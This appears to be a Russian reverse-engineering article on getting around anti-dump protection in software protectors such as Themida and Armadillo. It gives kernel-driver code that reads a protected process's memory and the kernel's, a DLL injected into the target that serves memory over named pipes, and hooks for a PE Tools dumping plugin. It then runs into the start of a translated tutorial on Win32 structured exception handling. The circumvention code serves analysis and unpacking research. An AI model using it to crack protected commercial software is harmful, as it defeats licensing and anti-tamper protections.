              CsrId = Handles->Information[r].ProcessId;
              ExFreePool(Handles);
              ExFreePool(ObjName);
              return CsrId;
            }
          } else DPRINT("Error in Query Object");
          ZwClose(hObject);
        } else DPRINT("Error on duplicating object");
        ZwClose(Process);
      } else DPRINT("Could not open process");
    }
  }

  ExFreePool(Handles);
  ExFreePool(ObjName);

  return 0;
}
```

Такая методика антидампинга присеняется в протекторе Themida (Extreme Protector), в ранних версиях протектора для борьбы с проблемами работы GUI применялся метод подобный описанному выше, но в последних версиях разработчикам пришлось от него отказаться (что ухудшило защиту), последние версии Themida запрещают доступ не ко всему адресному пространству защищаемого процесса, а только по диапазону адресов в котором находится EXE файл, а все загруженные в его память DLL остатются никак не защищены.

В приложении к статье вы найдете готовый драйвер, который защищает процесс от дампинга этим способом. Тех, кто уже собрался прикручивать этот драйвер к своему протектору и начинать продавать свой Xprot мне придется огорчить - этот метод уже устарел, а поле этой статьи станет полностью неактуальным.

Кончно этот метод показал себя достаточно хорошо, так как большинство кракеров даже не представляют, что творится в ядре системы, но при наличии минимальных знаний такой антидамп проблемой не будет. Один из методов снятия этой защиты - найти адрес оригинального обработчика, и убрать хук пропатчив SDT. Проблема в том, что этот способ не универсален, так как хук может быть установлен не только через SDT, но и перехватом int 2Eh (win2000) или изменением обработчика sysenter (win XP), также может применяться сплайсинг кода оригинального обработчика. Убирать хуки проектора - это не лучший вариант, так как он может проверять их наличие, и при снятии предпринимать враждебные действия (этим сильно грешит StarForce), поэтому я предлагаю другой вариант - дампить с помощью драйвера, не используя при этом ZwReadVirtualMermory.

В ядре Windows NT есть недокументированные функции KeAttachProcess/KeDetachProcess которые позволяют драйверу менять текущее адресное пространство. Вот прототипы этих функций:

```
extern
void KeAttachProcess(PEPROCESS Process);
```

```
extern
void KeDetachProcess(void);
```

С их помощью можно подключиться к защищенному процессу и прочитать его память, но к сожалению последняя версия фемиды патчит эти функции запрещая дамп своего процесса таким способом. Но защитой это назвать трудно, так как подключиться к другому процессу можно например с помощью функций KeStackAttachProcess/KeUnstackDetachProcess которые протектор перехватывать забывает (и защититься от этого будет проблемой, так как эти функции используются системными драйверами), поэтому для чтения памяти мы будем использовать именно их. Вот прототипы этих функций и структура необходимая для их работы:

```
typedef struct _KAPC_STATE
{
  LIST_ENTRY ApcListHead[2];
  PVOID Process;
  BOOLEAN KernelApcInProgress;
  BOOLEAN KernelApcPending;
  BOOLEAN UserApcPending;
} KAPC_STATE, *PKAPC_STATE;

extern
NTKERNELAPI void KeStackAttachProcess(PVOID Process, PKAPC_STATE ApcState);

extern
NTKERNELAPI void KeUnstackDetachProcess(PKAPC_STATE ApcState);
```

Если в следующей версии фемиды будет реализован перехват и этих функций, то несложным делом будет подключиться к нужному процессу вручную, изменив регистр cr3.

Для чтения памяти процесса, мы будем передавать нашему драйверу через IOCTL хэндл процесса, адрес читаемой памяти, адрес буффера в текущем процессе и число читаемых байт, после чего драйвер получит указатель на EPROCESS дампимого процесса, подключится к нему и прочитает запрошенные данные. Тоесть фактически, мы реализуем ZwReadVirtualMemory вручную. Код делающий все это будет выглядеть так:

```
void CopyProcessMem(HANDLE hProcess, PVOID SrcAddr, PVOID DstAddr, ULONG *Size)
{
 PEPROCESS process = NULL;
 NTSTATUS  st;
 PUCHAR pMem = NULL;
 ULONG Addr, Bytes;
 PUCHAR cPtr, dPtr;
 KAPC_STATE ApcState;

 st = ObReferenceObjectByHandle(hProcess, 0, NULL, UserMode, &process, NULL);

 if (NT_SUCCESS(st))
 {
  Bytes = *Size;
  pMem = ExAllocatePool(NonPagedPool, Bytes);
  dPtr = pMem;

  cPtr = (PUCHAR)SrcAddr;

  KeStackAttachProcess(process, &ApcState);

  __try
  {
   while (Bytes)
   {
    *dPtr = *cPtr;
    cPtr++;
    dPtr++;
    Bytes --;
   }
  }
  __except(EXCEPTION_EXECUTE_HANDLER)
```

```
   {
   }

   KeUnstackDetachProcess(&ApcState);

   Bytes = *Size - Bytes;

   __try
   {
    memcpy(DstAddr, pMem, Bytes);
    *Size = Bytes;
   }
   __except(EXCEPTION_EXECUTE_HANDLER)
   {
   }

   ExFreePool(pMem);

   ObDereferenceObject(process);
  }
  return;
 }
```

Создать защиту от драйверного дампинга гораздо труднее, так как практически невозможно определить откуда идет обращение к памяти, от дампера, или от системы. Но сделать это можно, так что не думайте, что это сработает со всеми протекторами использующими драйверный антидамп (хотя на данный момент помогает от всех).

К сожалению, заменить ZwWriteVirtualMemory своим аналогом во многих случаях будет недостаточно, так как некоторые протекторы перехватывают еще и ZwOpenProcess. Чтобы обойти это, можно не открывать процесс, а получить его хэндл неявным поиском в процессе сервера подсистемы (см. "Перехват API функций в Windows NT, Методы внедрения кода). В моей библиотеке advApiHook соответствующая функция называется OpenProcessEx. Также такой метод поможет против защит, которые изменяют маркер безопасности процесса, запрещая открытие его памяти на чтение. Если этот метод получения хэндлов получит распостранение, то авторы защит скорее всего начнут закрывать хэндлы в сервере подсистемы, только защиты от этого они не получат, а лишь одни дополнительные глюки. Для получения хэндла процеса в драйвере, достаточно получить указатель на его EPROCESS с момощью PsLookupProcessByProcessId, после чего его можно будет добавить в таблицу хэндлов нашего процесса с помощью ObOpenObjectByPointer. Это действия осуществляет следующий код:

```
HANDLE MyOpenProcess(HANDLE ProcessId)
{
 PEPROCESS Process;
 NTSTATUS St;
 HANDLE hProcess = NULL;

 PsLookupProcessByProcessId(ProcessId, &Process);

 ObOpenObjectByPointer(Process, 0, NULL, 0, NULL, UserMode, &hProcess);

 ObDereferenceObject(Process);

 return hProcess;
}
```

Авторы защит могут конечно перехватывать PsLookupProcessByProcessId, но это только отсрочит получение дампа на пять минут, так как получить хэндл можно вручную покопавшись в структурах ядра, или вообще снять дамп без получения хэндла и без использования API.

Защита в нулевом кольце открывает действительно богатые возможности (ограниченные только воображением). Например весьма неплохой способ антидампа - разрушение таблицы страниц защищаемого процесса. Для этого надо вмешаться в работу планировщика и перехватить неэкспортируемую функцию SwapContext, которая вызывается при смене рабочего потока, в

обработчике перехвата, при переключении на защищаемый процесс нужно восстанавливать таблицу страниц, а при отключении от него - разрушать. Это простейшее, что можно противопоставить драйверному дампу. Обойти такую защиту тоже несложно, нужно просто заставить работать дампер в контексте защищенного процесса, что можно сделать как в ядре (перехват обработчика чиктемных вызовов), так и в юзермоде (Code Injection). Я думаю, при желании нетрудно будет придумать свой, оригинальный способ снятия дампа.

Динамическая распаковка

Другой получивший распостраенение метод защиты от снятия дампа - динамическая распаковка. Суть его в том, что протектор распаковывает защищаемую программу не полностью, а по частям. Сначала распаковывается первая страница, а когда происходит обращение за ее пределы, протектор перехватывает исключение и распаковывает запрошенную страницу, при этом он может убрать из памяти предыдущую страницу. Таким образом образ защищенного процесса в памяти никогда не существует полностью, следовательно обычным дампером его не сдампиш. Такая методика применяется в довольно распостраненном протекторе Armadillo, и называется CopyMem. Для перехвата исключений и расшифровки кода создается отдельный процесс, который отлаживает защищенный посредством DebugAPI.

Для снятия этой защиты большинство кракеров выбрало неоптимальный путь - реверсинг и патч кода протектора с целью заставить его расшифровать код полностью. Это весьма трудоемкая операция, тем боле, что в каждой новой версии авторы меняют реализацию этого защитного механизма, и тогда старые туториалы можно смело сдавать в музей из за их неактуальности. Но к счастью есть более простой путь - сдампить процесс изнутри. Для этого нужно внедрить код дампера в адресное пространство защищенного процесса и прочитать его память. При этом возникнут исключения, обработав которые протектор отдаст нам весь код в расшифрованном виде. Это самый простой способ снятия защиты CopyMem, какой только можно придумать. CopyMem до сих пор используется только потому, что этот метод не получил широкого распостранения.

Получение дампа модулей ядра

При реверсинге протекторов работающих в нулевом кольце часто возникает необходимость в снятии дампа PE файла загруженного в память ядра. Например, если протектор патчит ядро системы, то это легко обнаружить сдампив ядро и сравнив его с файлом на диске. Или можно сдампить сам драйвер протектора и изучить его расшифрованный код. Только с этим будет уже не так просто, так как все современные протекторы уже давно научились прятать свои драйвера удаляя упоминание о них из всех системных структур, поэтому самый реальный способ снять дамп такого драйвера - это сдампить всю память ядра, а потом искать в ней то, что нужно. Но зачастую это не сильно поможет, так как разработчики защит уже перестают паковать драйвера (например в StarForce 3), переходя на более перспективные способы защиты, такие как метаморфный код и виртуальные машины.

На превый взгляд, снять дамп с модуля ядра можно просто скопировав с помощью copymem его память, но не все так просто, так как здесь существует один подводный камень. При попытке чтения памяти модуля от начала до конца, удается получить только синий экран. При попытке создать MDL для нужного участка памяти и выполнить MmProbeAndLockPages возникает исключение, а если я делаю MmBuildMdlForNonPagedPool, то MDL создается, но при попытке ее чтения опять выскакивает синий экран. Связано это с тем, что в native PE файле у секции может присутствовать

атрибут "Discardable as needed", такие секции удаляются из памяти сразу же после завершения Driver Entry. Такая система позволяет экономить NonPaged Pool, которого в системе всегда немного. При попытке обращения по такому адресу возникает исключение, которое не обрабатывается SEH и приводит к падению системы. Поэтому перед чтением памяти мы всегда будем с помощью MmIsAddressValid проверять валидность адресов. Вот код, который позволяет безопасно читать неподкачиваему память ядра:

```
NTSTATUS DumpKernelMemory(PVOID SrcAddr, PVOID DstAddr, ULONG Size)
{
    PMDL  pSrcMdl, pDstMdl;
    PUCHAR pAddress, pDstDddress;
    NTSTATUS st = STATUS_UNSUCCESSFUL;
    ULONG r;

    pSrcMdl = IoAllocateMdl(SrcAddr, Size, FALSE, FALSE, NULL);

    if (pSrcMdl)
    {
        MmBuildMdlForNonPagedPool(pSrcMdl);

        pAddress = MmGetSystemAddressForMdlSafe(pSrcMdl, NormalPagePriority);

        if (pAddress)
        {
            pDstMdl = IoAllocateMdl(DstAddr, Size, FALSE, FALSE, NULL);

            if (pDstMdl)
            {
                __try
                {
                    MmProbeAndLockPages(pDstMdl, UserMode, IoWriteAccess);

                    pDstDddress = MmGetSystemAddressForMdlSafe(
                                    pDstMdl, NormalPagePriority);

                    if (pDstDddress)
                    {
                        memset(pDstDddress, 0, Size);

                        for (r = 1; r < Size; r++)
                        {
                            if (MmIsAddressValid(pAddress)) *pDstDddress = *pAddress;
                            pAddress++;
                            pDstDddress++;
                        }

                        st = STATUS_SUCCESS;
                    }

                    MmUnlockPages(pDstMdl);
                }

                __except(EXCEPTION_EXECUTE_HANDLER)
                {
                }

                IoFreeMdl(pDstMdl);
            }
        }

        IoFreeMdl(pSrcMdl);
    }

    return st;
}
```

Кроме чтения памяти, нам нужно будет также получить информацию о требуемом модуле, чтобы знать адреса по которым читать. Способ получения этой информации будет описан ниже.

Делаем процесс снятия дампа удобнее

Писать свой дампер - довольно хлопотное занятие, поэтому я решил не изобретать очередной велосипед, а использовать PE Tools, так как он учитывает многие тонкости PE формата и позволяет быстро и удобно сдампить практически что угодно. Поэтому я написал плагин eXtreme dumper (по аналогу с Extreme Protector'ом), который реализует методику драйверного дампа и дампа методом DllInjection. Для этого я перехватил функции ZwOpenProcess и ZwReadVirtualMemory в PE Tools и заменил их своими аналогами, которые используют описаные выше технологии. Например приведу код обработчика ZwReadVirtualMemory:

```
function NewZwReadVirtualMemory(ProcessHandle: dword; BaseAddress: pointer;
                                Buffer: pointer; BufferLength: dword;
                                ReturnLength: pdword): NTStatus; stdcall;
var
 hPipe, Bytes, Len: dword;
 Req: TXDumpRequest;
 PipeName: array [0..128] of Char;
 sPid: array [0..8] of Char;
 ProcessId: dword;
 Query: TDriverQuery;
begin
 if DriverMethod then
  begin
    Result := dword(-1);
    Len := BufferLength;
    Query.QueryType := 2;
    Query.Param1    := ProcessHandle;
    Query.Param2    := dword(@Len);
    Query.Param3    := dword(BaseAddress);
    Query.Param4    := dword(Buffer);
    WriteFile(hDriver, Query, SizeOf(TDriverQuery), Bytes, nil);
    if ReturnLength <> nil then ReturnLength^ := Len;
    if Len > 0 then Result := STATUS_SUCCESS;
  end else
  begin
   ProcessId := GetPid(ProcessHandle);
   StrCpy(PipeName, bPipeName);
   ToHex(ProcessId, 8, sPid);
   StrCat(PipeName, sPid);
   hPipe := CreateFile(@PipeName,
                    GENERIC_WRITE or GENERIC_READ,
                    0, nil, OPEN_EXISTING, 0, 0);
   if hPipe <> INVALID_HANDLE_VALUE then
     begin
      Req.Address := BaseAddress;
      Req.Length  := BufferLength;
      WriteFile(hPipe, Req, SizeOf(TXDumpRequest), Bytes, nil);
      ReadFile(hPipe, Len, SizeOf(dword), Bytes, nil);
      ReadFile(hPipe, Buffer^, Len, Bytes, nil);
      if ReturnLength <> nil then ReturnLength^ := Len;
      Result := 0;
      CloseHandle(hPipe);
     end else Result := TrueZwReadVirtualMemory(ProcessHandle,
                                     BaseAddress, Buffer,
                                     BufferLength, ReturnLength);
  end;
end;
```

Как вы видите, для взаимодействия дампера с Dll внедряемой в защищенный процесс используются именованые каналы, имя канала формируется из строки eXtremeDumper и Id процесса в HEX коде. Запрос на чтение памяти отправляется в дампимый процесс, где серверная часть читает запрошенный участок памяти и возвращает данные и число прочитанных байт. Серверная часть дампера выглядит так:

```
library xDump;

uses
  Windows,
  advApiHook,
  NativeApi;

{$include string.inc}

type
 PXDumpRequest = ^TXDumpRequest;
 TXDumpRequest = packed record
  ReqType: dword;
  Address: pointer;
  Length: dword;
 end;

const
 bPipeName = '\\.\pipe\eXtremeDumper'#0;

function SafeReadMemory(Addr, Buff: pointer; Size: dword): dword;
asm
 push ebx
 push edx
 push ecx
 push esi
 push edi
 push ebp
 push offset @Handler
 push fs:[0]
 mov fs:[0], esp
 mov esi, eax
 mov edi, edx
 rep movsb
 mov eax, ecx
 pop fs:[0]
 add esp, 4
 pop ebp
 pop edi
 pop esi
 pop ecx
 pop edx
 pop ebx
 ret
@handler:
 mov ecx, [esp + $0C]
 add [ecx + $B8], 2
 ret
end;

function PipeThread(hPipe: dword): dword; stdcall;
var
 Req: TXDumpRequest;
 Bytes, Len: dword;
 pBuff: pointer;
begin
  ReadFile(hPipe, Req, SizeOf(TXDumpRequest), Bytes, nil);
  GetMem(pBuff, Req.Length);
  Len := Req.Length - SafeReadMemory(Req.Address, pBuff, Req.Length);
  WriteFile(hPipe, Len, SizeOf(dword), Bytes, nil);
  WriteFile(hPipe, pBuff^, Req.Length, Bytes, nil);
  FreeMem(pBuff);
  CloseHandle(hPipe);
end;

var
 TrId: dword;

procedure PipeServerThread();
var
 hPipe: dword;
```

```
 PipeName: array [0..128] of Char;
 sPid: array [0..8] of Char;
begin
 StrCpy(PipeName, bPipeName);
 ToHex(GetCurrentProcessId(), 8, sPid);
 StrCat(PipeName, sPid);
 repeat
  hPipe := CreateNamedPipe(PipeName,
                           PIPE_ACCESS_DUPLEX or WRITE_DAC,
                           PIPE_TYPE_MESSAGE or PIPE_READMODE_MESSAGE or PIPE_WAIT,
                           PIPE_UNLIMITED_INSTANCES, 1024, 1024, 5000, nil);
  if hPipe = INVALID_HANDLE_VALUE then Exit;
  if ConnectNamedPipe(hPipe, nil) then
  CreateThread(nil, 0, @PipeThread, pointer(hPipe), 0, TrId);
 until false;
end;

begin
 CreateThread(nil, 0, @PipeServerThread, nil, 0, TrId);
end.
```

При подключении клиента к пайпу создается поток, который читает запрошенные данные внутри SEH обработчика, после чего данные направляются клиенту. Единственный недостаток этого кода - низкая производительность, так как каждый запрос обслуживается в отдельном потоке. Но, по сути, высокая производительность тут и не нужна, так как важно просто получить дамп, хотя кого это не устраивает, может просто взять и написать лучше, а мне было влом :).

А теперь вернемся к теме получения информации о модулях ядра. Для этой цели я буду использовать функцию ZwQuerySystemInformation с классом SystemModuleInformation, при этом функция возвращает мне массив структур следующего типа:

```
PSYSTEM_MODULE_INFORMATION = ^SYSTEM_MODULE_INFORMATION;
SYSTEM_MODULE_INFORMATION = packed record // Information Class 11
   Reserved: array[0..1] of ULONG;
   Base: PVOID;
   Size: ULONG;
   Flags: ULONG;
   Index: USHORT;
   Unknown: USHORT;
   LoadCount: USHORT;
   ModuleNameOffset: USHORT;
   ImageName: array [0..255] of Char;
  end;

PSYSTEM_MODULE_INFORMATION_EX = ^SYSTEM_MODULE_INFORMATION_EX;
SYSTEM_MODULE_INFORMATION_EX = packed record
   ModulesCount: dword;
   Modules: array[0..0] of SYSTEM_MODULE_INFORMATION;
  end;
```

Нас интересуют поля ImageName, Base и Size. Замечу, что в KernelMode получить эту информацию можно через связанный список PsLoadedModulesList, но в данном случае такая задача не стоит.

Для перечисления загруженных в процесс модулей, PE Tools использует функции GetModuleFirst/GetModuleNext из Procs32.dll. Для отображения своего списка модулей мы будем их перехватывать и подставлять наши модули в процесс System. Код обработчиков этих функций будет выглядеть так:

```
function NewGetModuleNext(dwPID: dword; mEntry: PMODULE_ENTRY): bool; stdcall;
begin
  if dwPID = SystemPid then
   begin
     Result := false;
     lstrcpy(mEntry^.lpFileName, Modules^.Modules[CurrentModule].ImageName);
     mEntry^.dwImageBase := dword(Modules^.Modules[CurrentModule].Base);
     mEntry^.dwImageSize := Modules^.Modules[CurrentModule].Size;
     mEntry^.bSystemProcess := true;
     Inc(CurrentModule);
```

```
     if CurrentModule > Modules^.ModulesCount then
   ReleaseModulesInfo() else Result := true;
   end else Result := TrueGetModuleNext(dwPID, mEntry);
end;

function NewGetModuleFirst(dwPID: dword; mEntry: PMODULE_ENTRY): bool; stdcall;
begin
  if dwPID = SystemPid then
   begin
     if CurrentModule > 0 then ReleaseModulesInfo();
     Modules := GetInfoTable(SystemModuleInformation);
     Result := NewGetModuleNext(dwPID, mEntry);
   end else Result := TrueGetModuleFirst(dwPID, mEntry);
end;
```

Для снятия дампа PE Tools использует функцию DumpProcess из NDump.dll, нужно перехватить ее и отправлять запросы на дамп своему драйверу. Код ее обработчика выглядит так:

```
function NewDumpProcess(dwProcessId: dword; pStartAddr: pointer;
                        dwcBytes: dword; pDumpedBytes: pointer
      ): bool; stdcall;
var
 Query: TDriverQuery;
 Bytes: dword;
begin
  if dwProcessId = SystemPid then
   begin
    Query.QueryType := IOCTL_DUMP_KERNEL_MEM;
    Query.Param1    := dword(pStartAddr);
    Query.Param2    := dwcBytes;
    Query.Param3    := dword(pDumpedBytes);
    Result := WriteFile(hDriver, Query, SizeOf(TDriverQuery), Bytes, nil);
   end else Result := TrueDumpProcess(dwProcessId, pStartAddr,
                                      dwcBytes, pDumpedBytes);
end;
```

Из фич плагина eXtreme dumper можно выделить следующие:

• 2 Метода дампа (дамп с помошью Dll-Injection и с помошью драйвера)
• Неявное получение хэндлов (OpenProcessEx)
• Защита PE Tools от воздействия со стороны других процессов (Protect PE Tools)
• Снятие дампа модулей ядра (Enable kernel modules dumping)

Короче, плагин этот в хозяйстве несомненно пригодится.

Хочу заметить, что автор статьи взломом программ и прочими незаконными по ук. РФ действиями не занимается. Вся приведенная здесь информация может быть использована ТОЛЬКО В УЧЕБНО-ПОЗНАВАТЕЛЬНЫХ ЦЕЛЯХ, за любое незаконное применение этой информации автор никакой ответственности не несет.

Приложение:

Здесь вы найдете все файлы идущие со статьей:

Win32™ SEH изнутри (ч.1)

Автор: Matt Pietrek / пер. Oleg_SK, SI

Дата: 2005-08-11

(листинг) (находится в архиве `wasm_files.zip`: `files/0384/listings.zip`)

В своей основе, структурная обработка исключений - это сервис, предоставляемый системой. Вся документация по **SEH**, которую вы, вероятно, найдете, описывает одну лишь компиляторно-зависимую оболочку, созданную **RTL** вокруг реализации **SEH** операционной системы. Я здесь рассмотрю самые фундаментальные концепции **SEH**.

Эта статья предполагает, что вы уже знакомы с **C++** и **Win32** Из всех механизмов, предоставляемых операционными системами **Win32®**, возможно наиболее широко используемым, но не документированным является механизм структурной обработки исключений (он же **Structured Exception Handling**, или просто - **SEH**). Когда вы думаете о **Win32 SEH**, то, вероятно, вспоминаете термины подобные **_try**, **_finally**, и **_except**. Вы можете найти хорошее описания **SEH** в почти любой компетентной книге по **Win32**(даже посредственной). Даже **Win32 SDK** имеет довольно законченный краткий обзор использования SEH с использованием **_try**, **_finally**, и **_except**.

Почему я, принимая во внимание всю эту документацию, утверждаю, что механизм **SEH** является не документированным? Утверждение основывается на том, что **Win32 SEH** - это механизм, предоставляемый операционной системой. Вся документация о **SEH**, которую вы, вероятно, найдете, описывает только компиляторно-зависимую обертку **RTL**(**runtime-library**) над механизмом **SEH**, реализованным на уровне операционной системы. В ключевых словах **_try**, **_finally**, или **_except**, нет ничего магического. Группы разработчиков из **Microsoft**, занимающиеся разработкой операционных систем и компиляторов, определили эти ключевые слова, и то, что они делают. Другие поставщики **C++**-компиляторов просто поддержали эту семантику. Механизм **SEH** уровня компилятора скрывает недружелюбность базового **SEH** уровня операционной системы, что позволило не обнародовать детали функционирования последнего.

Я получил много писем от людей, которым нужно было реализовать **SEH** уровня компилятора, и которые не смогли найти нужной информации в документации по подсистемам ОС. Было бы разумно с моей стороны просто указать им на исходники **RTL Visual C++** или **Borland C++**, и забыть об этом. Увы, по какой то неизвестной причине, реализация **SEH** на уровне компилятора, похоже, является большой тайной. Ни **Microsoft**, ни **Borland** не предоставляют исходных кодов самого внутреннего уровня их поддержки **SEH**.

В этой статье я буду рассматривать **SEH** вплоть до самых фундаментальных концепций. При этом я отделю реализованное операционной системой от того, что обеспечивают компиляторы через генерацию объектного кода, и поддержку в **RTL**. Когда я буду рассматривать код ключевых функций ОС, я буду иметь в виду **Intel**-версию **Windows NT 4.0**. Однако, большая часть из описанного здесь, применима и к другим процессорным платформам.

Я собираюсь избегать проблем родного **C++** механизма обработки исключений, в котором используется **catch()** вместо **_except**. В глубине, родной **C++** механизм реализован подобно описанному здесь. Однако он имеет некоторые дополнительные сложности, которые усложнили бы восприятие тех концепций, которые я хочу здесь охватить.

При изучении невразумительных **.h** и **.inc** файлов для составления из отдельных частей того, что называется **Win32 SEH**, одним из лучших источников информации, как оказалось, являются заголовочные файлы **IBM OS/2**(особенно **BSEXCPT.H**). Если вы знаете историю **Microsoft**, это не удивит вас. Механизмы **SEH**, описанные здесь были определены раньше, когда **Microsoft** еще

работал над **OS/2**. По этой причине, вы увидите, что реализация **SEH** под **Win32** и **OS/2** , очень похожа.

Введение в SEH

Так как подробности **SEH**, изложенные все сразу, могут испугать вас, я начну с простых вещей, и буду постепенно переходить к более сложным. Если вы никогда не работали с **SEH**, значит у вас нет предубеждений. Если раньше вы использовали **SEH**, постарайтесь забыть о таких словах как **__try**, **GetExceptionCode** и **EXCEPTION_EXECUTE_HANDLER**. Притворитесь, что это новая для вас тема. Глубоко вздохните. Готовы? Хорошо.

Представьте, что я сказал вам, что когда выполняющийся поток совершает ошибку, ОС дает вам возможность узнать об этом. Точнее, когда поток совершает ошибку, ОС вызывает определенную пользователем **callback**-функцию. Функциональность этой **callback**-функции в значительной степени не регламентирована, т.е. в процессе своей работы она может делать все, что вам угодно. Например, она может устранить причину ошибки, или же просто проиграть какой-нибудь **wav**-файл. Независимо оттого, что эта **callback** -функция делает, она должна возвратить значение, которое скажет системе, что делать дальше.

Учитывая, что ваша функция будет вызвана системой, после того как произойдет ошибка то, что она должна знать? Другими словами, какую информацию вам хотелось бы иметь об исключении? В действительности же, ваше мнение здесь не имеет значения, т.к. в **Win32** все решено за вас. Вызываемая, при возникновении исключения, **callback** -функция выглядит примерно так:

```
EXCEPTION_DISPOSITION
 __cdecl _except_handler(
     struct _EXCEPTION_RECORD *ExceptionRecord,
     void * EstablisherFrame,
     struct _CONTEXT *ContextRecord,
     void * DispatcherContext
     );
```

Этот прототип, взятый из стандартного заголовочного файла **Win32**: **EXCPT.H**, сначала выглядит немного пугающе. Но, если вы будете изучать его не спеша, то все окажется не так уж сложно. Пока можете не обращать внимания на тип возвращаемого значения (**EXCEPTION_DISPOSITION**). Главное, что функция **_except_handler** имеет четыре параметра.

Первый параметр **callback**-функции **_except_handler** - указатель на структуру **EXCEPTION_RECORD**. Эта структура определена в **WINNT.H** , следующим образом:

```
typedef struct _EXCEPTION_RECORD {
     DWORD ExceptionCode;
     DWORD ExceptionFlags;
 struct _EXCEPTION_RECORD *ExceptionRecord;
     PVOID ExceptionAddress;
     DWORD NumberParameters;
     DWORD ExceptionInformation[EXCEPTION_MAXIMUM_PARAMETERS];
 }  EXCEPTION_RECORD;
```

Поле **ExceptionCode** - содержит код, который в операционной системе закреплен за исключением. Вы можете посмотреть список различных кодов исключения в заголовочном файле **WINNT.H**. Для этого надо искать директивы **#define**, которые начинаются с **"STATUS_"**. Например, код, всем известного, **STATUS_ACCESS_VIOLATION** -**0xC0000005**. Наиболее полный набор кодов исключений можно найти в заголовочном файле **NTSTATUS.H** из **Windows NT DDK**. Четвертый элемент в структуре **EXCEPTION_RECORD**: **ExceptionAddress** - содержит адрес, где произошло исключение. На оставшиеся поля **EXCEPTION_RECORD** можно пока не обращать внимание.

Второй параметр функции **_except_handler** - содержит указатель на установочную структуру фрейма (**establisher frame**) принадлежащую этой **callback**-функции, т.е. на ту структуру, адрес которой заносят в **FS:[0]** при установке **per-thread** обработчика. Это жизненно важный параметр, но пока вы можете его игнорировать.

Третий параметр **callback**-функции **_except_handler** - содержит указатель на структуру **CONTEXT**. Эта структура содержит значения регистров в вызвавшем исключение потоке на момент возникновения исключения. На рис.1 показано, как определена эта структура в **WinNT.H**.

```
typedef struct _CONTEXT
 {
     DWORD ContextFlags;
     DWORD   Dr0;
     DWORD   Dr1;
     DWORD   Dr2;
     DWORD   Dr3;
     DWORD   Dr6;
     DWORD   Dr7;
     FLOATING_SAVE_AREA FloatSave;
     DWORD   SegGs;
     DWORD   SegFs;
     DWORD   SegEs;
     DWORD   SegDs;
     DWORD   Edi;
     DWORD   Esi;
     DWORD   Ebx;
     DWORD   Edx;
     DWORD   Ecx;
     DWORD   Eax;
     DWORD   Ebp;
     DWORD   Eip;
     DWORD   SegCs;
     DWORD   EFlags;
     DWORD   Esp;
     DWORD   SegSs;
 } CONTEXT;
```

Рисунок 1. Структура CONTEXT. Кстати, эта же структура используется в **API**-функциях **GetThreadContext** и **SetThreadContext**.

Четвертый, заключительный, параметр **callback**-функции **_except_handler** называется **DispatcherContext**. Его также можно пока игнорировать.

Теперь кратко резюмируем вышесказанное: мы имеем **callback**-функцию, которая вызывается при возникновении исключений. При вызове функции ей передаются четыре параметра, три из которых - содержат указатели на структуры. Некоторые поля в этих структурах важны, другие не очень. Ключевой момент: **callback**-функция **_except_handler** получает обширную информацию, такую как, тип произошедшего исключения и где оно произошло. Используя эту информацию, она должна решить, что ей нужно делать.

Хотя меня постоянно подмывает, быстренько набросать вместе с вами типовую программку, которая показала бы **callback**-функцию **_except_handler** в действии, но для этого нам все еще кое-чего не хватает. В частности, откуда операционная система узнает, какую функцию вызвать при возникновении исключения? Ответ - есть еще одна структура, названная: **EXCEPTION_REGISTRATION**. Вы ещё не раз встретите её в этой статье, так что не проходите мимо её описания. Единственное место, где я смог найти формальное определение **EXCEPTION_REGISTRATION**, файл **EXSUP.INC**, находящийся в исходниках **RTL** из **Visual C++** :

```
_EXCEPTION_REGISTRATION struc
     prev    dd      ?
     handler dd      ?
 _EXCEPTION_REGISTRATION ends
```

Вы также можете увидеть, что в определении структуры **NT_TIB**, которое находится в заголовочном файле **WINNT.H**, на эту структуру ссылаются как на **_EXCEPTION_REGISTRATION_RECORD**. Увы, **_EXCEPTION_REGISTRATION_RECORD** нигде не определена, поэтому я был вынужден использовать определение этой структуры на ассемблере находящееся в файле **EXSUP.INC**. Это только один пример того, что я подразумевал ранее, когда я говорил, что **SEH** является не документированным механизмом.

В любом случае, давайте вернемся к рассматриваемому вопросу. Откуда операционная система узнает, какую функцию она должна вызвать при возникновении исключения? Структура **EXCEPTION_REGISTRATION** состоит из двух полей, первое, из которых вы можете пока игнорировать. Второе поле, **handler**, содержит указатель на **callback**-функцию обработчика исключений. Имеющаяся у нас теперь информация позволяет подойти немного ближе к ответу на наш вопрос, но теперь вопрос будем ставить так: каким образом операционная система находит нужный экземпляр структуры **EXCEPTION_REGISTRATION**?

Чтобы ответить на этот вопрос, полезно будет вспомнить, что **SEH** работает на поточно-зависимой основе. То есть каждый поток имеет свою собственную **callback**-функцию обработчика исключений (**exception handler**). В мае 1996 г. в своей колонке, я описал ключевую структуру данных **Win32**: блок информации потока (он же **TEB** или **TIB**). Некоторые поля этой структуры данных одинаковы в **Windows NT**, **Windows 95**, **Win32s** и **OS/2**. Первый **DWORD** в **TIB**'е - указатель на структуру **EXCEPTION_REGISTRATION** закрепленную за текущим потоком. На **Intel Win32** платформе, регистр **FS** всегда указывает на текущий **TIB**. Таким образом, по адресу **FS:[0]** вы можете найти указатель на структуру **EXCEPTION_REGISTRATION**.




Рисунок 2. Схема вызова функции обработчика исключений операционной системой.

